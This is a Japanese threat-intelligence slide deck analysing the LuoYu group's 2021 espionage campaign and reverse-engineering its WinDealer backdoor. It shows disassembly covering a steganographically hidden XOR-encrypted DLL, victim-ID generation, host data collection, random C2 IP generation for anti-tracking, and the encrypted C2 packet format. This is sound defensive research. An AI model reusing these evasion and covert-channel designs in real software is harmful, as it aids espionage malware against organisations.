

LuoYu: 新型WinDealerを用いた 日本を狙う2021年のスパイ活動

Leon Chang, 丹羽 祐介, 石丸 傑

講演者/共著者 紹介



Leon Chang

Malware
Researcher
@ TeamT5

His major areas of research include APT campaign tracking, malware analysis.



丹羽 祐介

Cybersecurity
Researcher
@ ITOCHU Corporation

He tracks threat trends including malspam, APT, and CyberCrime.



石丸 傑

Malware
Researcher
@ Kaspersky Lab

He conducts research of the latest threat trends including APT at a global level.

アジェンダ



01 2021年のLuoYuキャンペーンの概要

02 WinDealerの詳細解析

03 事例紹介

04 結論

アジェンダ



01 2021年のLuoYuキャンペーンの概要

02 WinDealerの詳細解析

03 事例紹介

04 結論


2021年のLuoYuキャンペーンの概要



- ◆ LuoYu 攻撃グループの概要
- ◆ なぜLuoYuのスパイ活動を調査するのか？
- ◆ 2021年のLuoYuキャンペーンのタイムライン
- ◆ 対象地域・業界
 - ◆ 日本組織の中国拠点
 - ◆ 中国のプライベートバンクのユーザ

LuoYu 攻撃グループの概要

名前：羸魚 (LuoYu)



- ◆ 中国の神話上の生き物である「羅魚」(LuoYu)
- ◆ 羸魚, 魚身而鳥翼, 音如鴛鴦, 見則其邑大水。
- ◆ 翻訳: 一对の翼を持つ魚、出現すれば必ず洪水が起こる。

LuoYu



Origin



China

マルウェア

ReverseWindow

WinDealer

SpyDealer


XDealer

ShadowPad

PlugX

New updates

標的産業



Technology



Media



Education



Financial



MOFA



Military



Telecom



Logistics

New updates

標的エリア



China



Hong Kong



Japan



Korea



Taiwan



Russia



United State



New updates



Czech Republic



Australia

Germany

ゴール




攻撃



反体制派からの情報収集

攻撃



日本企業の中国支社

2021年のLuoYuの活動タイムライン



2021年のLuoYuの活動タイムライン



新たなクロスプラットフォーム・バックドア
「XDealer」の観測

Case1



中国民間銀行のユーザ

Case2



ReverseWindowのDropperと
ShadowPad

2021年4

2021年8月


2021年12月

5月2021


2021年9月

Case3

Case4



日系企業の中国支社 (1)



日系企業の中国支社 (2)

2021年8月



XDealerのLinux版

アジェンダ



01 2021年のLuoYuキャンペーンの概要

02 WinDealerの詳細解析

03 事例紹介

04 結論

マルウェアプロファイル: WinDealer



カテゴリ	説明
タイプ	モジュール式バックドア
由来	エクスポート機能で文字列の前に "Deal "を付ける
観測開始時期	2008
特徴	存在しないURLまたは存在しないドメイン から標的のラベル取得
C2	- C2コンフィグ - IPアドレス生成アルゴリズム (IPGA) NEW
関連APTグループ	LuoYu

ハードコードされたWinDealerのバージョン



- ◆ WinDealerのハードコードされたバージョン情報は、ビルドされた日付から由来
- ◆ バージョン形式：{メインバージョン} . {年} . {月+日}
- ◆ 収集サンプルから現在4バージョンを確認。
 - ◆ 16.18.1030
 - ◆ 17.19.0505
 - ◆ 18.19.0628
 - ◆ 18.20.1225 **NEW**

```
.data:0041C12C aSD          db '\\.\%s%d',0
.data:0041C135          align 4
.data:0041C138 ; char aSSS_0[]
.data:0041C138 aSSS_0      db '%s',9,'%s',9,'%s',0
.data:0041C141          align 4
.data:0041C144 version      db '18.20.1225',0
.data:0041C144
.data:0041C14F          align 10h
.data:0041C150 byte_41C150  db 1
.data:0041C150
```

main version

year

month+day

sub version

ハードコードされたWinDealerのバージョン



- ◆ 2016年以前のWinDealerでは、ハードコードされた開発時期をミューテックス文字列として利用
- ◆ バックドアのバージョンを区別するため、ミューテックス文字列を使用
 - ◆ WORK_20080729400351362402 → WinDealer 2008
 - ◆ MANAGE_20130831175600761943 → WinDealer 2013

```
if ( strstr(Filename, Buffer) || strstr(Filename, SubStr) )
{
    v4 = CreateMutexA(0, 0, "WORK_20080729400351362402");
    if ( v4 )
    {
        if ( GetLastError() == 0xB7 )
            goto LABEL 9;
```

```
v4 = CreateMutexA(0, 0, "MANAGE_20090629400351362402");
if ( v4 )
{
    if ( GetLastError() == 0xB7 )
    {
```

WinDealerの進化



WinDealerの進化



- WinDealer 2008**
中国で人気のあるメッセージングアプリケーションから機密データを収集するよう設計。(15 コマンドを実装)
- WinDealer 2013**
2013年ではより多数のスパイ機能に対応(26コマンドを実装)
存在しないURLを使用 "http://www.360.cn/status/getsign.asp"
- WinDealer 16.18.1030**
2016年以降、shadowsocksプロファイルを窃取する機能を含むハードコードされたバージョンが存在。
- WinDealer 17.19.0505**
存在しないURLを "http://www.360.cn/status/getonefile.asp "に変更。
- WinDealer 18.19.0628**
存在しないURLを存在しないドメインに変更。
http://www.microsoftcom/status/getsign.asp、48コマンド対応
- NEW WinDealer 18.20.1225**
WinDealerの最新バージョン

WinDealerの詳細解析



WinDealer詳細解析




- ◆ ステガノグラフィ
- ◆ 埋め込み Dll
- ◆ ホスト情報収集
- ◆ C2通信
- ◆ WinDealer関連コンポーネント


ステガノグラフィ

- ◆ このマルウェアには、セキュリティ製品を回避するためのステガノグラフィ技術を用いた追加モジュールがリソース「Bitmap」に含まれる。
 - ◆ res ID:129 暗号化されたDLL

Md5:76ba5272a17fdab7521ea21a57d23591



埋め込まれたDLLの復号について



BLOB検索 & 復号方法



```
add     edx, 3000h
; CODE XREF: main?_4020B0+120↓j
mov     ecx, 5
lea     edi, [esp+258h+hex_pattern] ; F6 54 12 3F 00
mov     esi, edx
xor     eax, eax
repe   cmpsb
jz      short loc_4021B7
sbb     eax, eax
sbb     eax, 0FFFFFFFh

; CODE XREF: main?_4020B0+100↑j
test    eax, eax
jnz     short loc_4021C1
cmp     byte ptr [edx+6], 3
jz      short loc_4021D4 ; 0x22C44

; CODE XREF: main?_4020B0+109↑j
mov     eax, dword ptr [esp+258h+var_248]
mov     ecx, [ebp+0Ch]
inc     eax
inc     edx
cmp     eax, ecx
mov     dword ptr [esp+258h+var_248], eax
jb      short loc_4021A1
```

	Magic HEX	Size	XOR key	Encrypted BLOB
02B32C7C	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF
02B32C8C	F6 54 12 3F	00 60 03 00	3C 42 5F 1C	38 2D 2F 49
02B32C9C	2C 1F 71 18	CF 1C 38 2D	2F 49 28 1F	3C 42 A0 E3
02B32CAC	38 2D 97 49	2C 1F 3C 42	5F 1C 78 2D	2F 49 2C 1F
02B32CBC	3C 42 5F 1C	38 2D 2F 49	2C 1F 3C 42	5F 1C 38 2D
02B32CCC	2F 49 2C 1F	3C 42 5F 1C	38 2D 2F 49	2C 1F 34 43
02B32CDC	5F 1C 36 32	95 47 2C AB	35 8F 7E A4	39 61 E2 68
02B32CEC	78 77 55 31	7F 6C 4A 42	48 3B 4D 72	1C 21 3E 72
02B32CFC	56 42 5B 69	4E 7A 1C 30	2A 72 18 44	41 69 68 50

XORed using 10 bytes key

02B32C7C	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF
02B32C8C	F6 54 12 3F	00 60 03 00	3C 42 5F 1C	38 2D 2F 49
02B32C9C	2C 1F 4D 5A	90 00 03 00	00 00 04 00	00 00 FF FF
02B32CAC	00 00 B8 00	00 00 00 00	00 00 40 00	00 00 00 00
02B32CBC	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
02B32CCC	00 00 00 00	00 00 00 00	00 00 00 00	00 00 08 01
02B32CDC	00 00 0E 1F	BA 0E 00 B4	09 CD 21 B8	01 4C CD 21
02B32CEC	54 68 69 73	20 70 72 6E	67 72 61 6D	20 63 61 6E
02B32CFC	6E 6F 74 20	62 65 20 72	75 6E 20 69	6E 20 44 4F

- ◆ 検索方法は、画像の先頭から0x3000バイトを加算し、1バイトずつ進めていき、マジック16進パターンを比較して目的の場所を探索
- ◆ 埋め込まれたDLLは10バイトのキーでXORされる

埋め込まれたDLLの関数



エクスポート関数名	説明
partInitOpt	組込まれた関数をVFTにマッピングし、メインモジュールから初期化して使用
GetConfigInfo	埋め込まれたマルウェアの設定データをDLLからマッピング
AutoGetSystemInfo	感染端末の情報取得目的で多くのスレッドを作成

レジストりに設定された被害者IDの生成



```
mov     eax, [esp+size] ; 0x43
mov     ecx, [esp+buf_str] ; "mac: 00:0C:29:43:FA:A5\x09VMware Virtual NVMe Disk\x09MVAWerN MV_E000usr" buf_str = mac_addr + physical_drive + username
sub     esp, 10h
lea     edx, [esp+10h+hexdigest]
push   eax ; size = 0x43
push   ecx ; buf_str = "mac: 00:0C:29:43:FA:A5\x09VMware Virtual NVMe Disk\x09MVAWerN MV_E000usr"
push   edx ; 02EFD7A4
call   md5_40B5C0 ; ret. hexdigest =
mov     eax, [esp+1Ch+hexdigest_end_4bytes] ; 08 96 6F A1 -> A16F9608
```

-00000010	hexdigest	dd ?	; 91 8D 10 7F
-0000000C	var_C	dd ?	; 9E 8C EF 62
-00000008	var_8	dd ?	; 9D 08 7E B0
-00000004	hexdigest_end_4bytes	dd ?	; 08 96 6F A1
+00000000	r	db 4 dup(?)	

Compatible = Compatible win32 **8.150.111.161**Windows/1630910556
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\User Agent\

- ◆ 被害者IDフォーマット: MD5("<MACアドレス><Physical_Drive_info><username> ")
- ◆ 特定のレジストリのキーを作成し、生成された被害者IDを保存、次回の実行時に使用
- ◆ 独自のテクニックとして、被害者のIDは生データではなく、マルウェアが4バイトの被害者IDをIPアドレスのように変換して保存

ホスト情報収集




- ◆ コンピュータ名
- ◆ ユーザー名
- ◆ CPU情報
- ◆ OSバージョン
- ◆ ネットワークインターフェース
- ◆ 外部IPアドレス
- ◆ ユーザーアカウント
- ◆ スクリーンショット

```
1 char __thiscall get_victim_info_entry(_DWORD *this)
2 {
3     getComputerName();
4     getUsername(this);
5     getCPUinfo(this);
6     getOSversion(this);
7     getNetworkCard(this);
8     TimeZone(this);
9     getPulbicIP(this);
10    if ( this[9] )
11        EnumUserInfo(this);
12    return 1;
```

- ◆ 犠牲者のデータを送信する前に、マルウェアはデータにカスタムヘッダーを追加
 - ◆ 興味深い特徴
 - ◆ WinDealerのバージョンに基づき、**存在しないドメイン** / **存在しないURL**から標的のラベルを取得
 - ◆ [http://www.360\[.\]cn/status/getsign.asp](http://www.360[.]cn/status/getsign.asp)
 - ◆ [http://www.360\[.\]cn/status/getonefile.asp](http://www.360[.]cn/status/getonefile.asp)
 - ◆ NXDOMAIN: [http://www\[.\]microsoftcom/status/getsign.asp](http://www[.]microsoftcom/status/getsign.asp) **NEW**
- ◆ C2アンチトラッキングの仕組み
 - ◆ IPアドレス生成アルゴリズム (IPGA) **NEW**

NXDOMAINから標的のラベルを取得



C2の対追跡メカニズム



- ◆ IPGA (IP Generation Algorithm) を使用してランダムなC2 IPアドレスを生成 (バックドアがC2コンフィグを持っていない場合)
- ◆ ランダムに生成されたIPは、特定のIPアドレス範囲内に存在
 - ◆ 例 : 113.62.0.0~113.63.255.255または111.120.0.0~111.123.255.255
- ◆ この仕組みにより、リサーチャが実際のC2 IPアドレスを追跡することが不可能

C2コミュニケーション



C2通信時のデータフォーマット(初回接続時)



オフセット	説明	例 (hex)
0x00	マジックヘッダ	06 81 da 91 ce c7 9f 43
0x08	生成された犠牲者のID	
0x0C	被害者ラベル	00または01または02
0x0D	接続タイプまたはバックドアコマンドID	00 = 初期接続 01 = 初期接続後 その他 = バックドアのコマンドID
0x0E	不明な静的値	11または14
0x0F	不明な静的値	00
0x10	暗号化されたデータ+チェックサム	

C2通信暗号化用の16byteAESキー生成



```
push    14h                ; unsigned int
call    operator new(uint)
push    0                  ; Time
mov     esi, eax
call    ds:time
add     esp, 8
mov     edi, eax
push    esi                ; 0x286AD70
call    GetCurrentThreadId
push    eax                ; 0x1CC8
call    GetCurrentProcessId
push    eax                ; 0x1E38
push    edi                ; 0x613F0C54
lea     eax, [esp+4Ch+buf_str]
push    offset aUUUX      ; "%u%u%u%x"
push    eax                ; Buffer
call    ds:sprintf        ; ret. 02EFFA0C = "1631521876773673682b6ad70"
lea     ecx, [esp+54h+buf_str] ; "1631521876773673682b6ad70"
push    eax                ; size
push    ecx                ; buf_str = "1631521876773673682b6ad70"
push    offset aes_key
call    md5_40B5C0        ; ret. aes_key =
                                ; 0041EB40 62 EE BC 0D 65 E4 D7 9D C4 CF 06 6E 64 B7 05 37
```

A diagram with four green arrows pointing from the assembly code to a hex key. The first arrow points from the comment "; 0x286AD70" to the first four characters of the key. The second arrow points from the comment "; 0x1CC8" to the next four characters. The third arrow points from the comment "; 0x1E38" to the next four characters. The fourth arrow points from the comment "; buf_str = \"1631521876773673682b6ad70\"" to the last four characters of the key.

RSAで暗号化されたAESキーの送信



```
lea    edx, [esp+0A10h+aes_key]
push   14h          ; size generated_aes_key + checksum
push   edx          ; generated_aes_key + checksum =
                    ; 02EFF140 62 EE BC 0D 65 E4 D7 9D C4 CF 06 6E 64 B7 05 37
                    ; 02EFF150 42 0F DF C1

movsw
call   rsa_403DC0   ; enc_data
add    esp, 114h
test   al, al
jz     loc_4090D8
mov    eax, dword_41EB54 ; 0
mov    [esp+904h+magic_hex], 439FC7CEh
cmp    eax, 11
mov    [esp+904h+sending_data], 91DA8106h
jnz    short loc_409058
mov    [esp+904h+unk_flag_of_0xB_or_0x16], 1 ; 0 or 0xB = 1 or 2
jmp    short loc_409069

; CODE XREF: gen_sendingdata_408F80+CC↑j
cmp    eax, 22
setnz  al
dec    eax
and    eax, 2
mov    [esp+904h+unk_flag_of_0xB_or_0x16], al ; 0 or 0xB = 1 or 2

; CODE XREF: gen_sendingdata_408F80+D6↑j
mov    ecx, victimID_41EAE8 ; 0xA16F9608
mov    eax, [esp+904h+size_of_enc_data] ; 0x80
mov    esi, [esp+904h+enc_data]
mov    [esp+904h+victimID], ecx ; 0xA16F9608
mov    ecx, eax
lea    edi, [esp+904h+buf_output_enc]
mov    edx, ecx
mov    [esp+904h+size_of_enc_data_1], 14h ; 0x14

push   size_of_sending_data ; 0x90
and    ecx, 3
lea    eax, [esp+90Ch+sending_data] ;
                    ; 02EFF264 06 81 DA 91 CE C7 9F 43
                    ; 02EFF26C 08 96 6F A1
                    ; 02EFF270 00
                    ; 02EFF271 00
                    ; 02EFF272 14
                    ; 02EFF273 00
                    ; 02EFF274 03 4D 5D 44 C3 1E 0A DA A3 4A 86 A3 CC ED 67 38
                    ; 02EFF284 FD F7 C7 F1 EE DA 56 D0 78 2C FE BD 37 D2 21 7D
                    ; 02EFF294 66 FF 30 6A 26 9F 7F BF C0 F9 12 C7 F3 D6 40 5F
                    ; 02EFF2A4 CB Encrypted AES key + checksum :2 8A
                    ; 02EFF2B4 E3 :7 C0
                    ; 02EFF2C4 7D 4F 65 5B 3C C2 E4 B3 5E F2 86 2C EA 65 99 AE
                    ; 02EFF2D4 C1 B2 21 66 93 8B F8 20 E6 88 81 75 04 51 27 9E
                    ; 02EFF2E4 2F 10 E7 1D E2 69 2B FA A8 4D 2C A4 B1 B7 31 B4

rep movsb
push   eax
call   send_data_to_c2_40D6E0
```


AESで暗号化された C2通信



```
push    edx                ; size_of_raw_data = 0x84
push    ebx                ; raw_data =
; 02EFF270 00
; 02EFF271 77 00 size_of_victim_info
; 02EFF273 00 00 00 00 07 00
; 02EFF27D 44 45 53 4B 54 4F 50 2D 4B 41 53 50 5F 56 4D 01 DESKTOP-KASP_VM.
; 02EFF28D 49 6E 74 65 6C 28 52 29 20 43 6F 72 65 28 54 4D Intel(R) Core(TM
; 02EFF29D 29 20 69 39 2D 39 38 38 30 48 20 43 50 55 20 40 ) i9-9880H CPU @
; 02EFF2AD 20 32 2E 33 30 47 48 7A 01 2B 38 01 09 31 30 2E 2.30GHz.+8..10.
; 02EFF2BD 30 2E 31 39 30 34 31 2E 31 31 37 01 30 09 30 30 0.19041.117.0.00
; 02EFF2CD 2D 30 43 2D 32 39 2D 34 33 2D 46 42 2D 42 45 09 -0C-29-43-FB-BE.
; 02EFF2DD 30 0A 01 30 01 75 73 72 01 31 38 2E 32 30 2E 31 0..0.usr.18.20.1
; 02EFF2ED 32 32 35 BE 35 D5 91 225
; 02EFF2F0 BE 35 D5 91 checksum ←
mov     [esp+2F0h+var_4], 0
call   aes_enc_403370     ; encrypted_data =
; 02EFF270 86 8C 4F 60 6F 2A 6E BB 1F 25 4E 4C 0F AE D7 AB ..O`o*n».%NL.®x«
; 02EFF280 BA 2E 31 09 2A 32 98 9C F2 E9 14 73 D9 35 7F E8 °.1.*2..òé.sÛ5.è
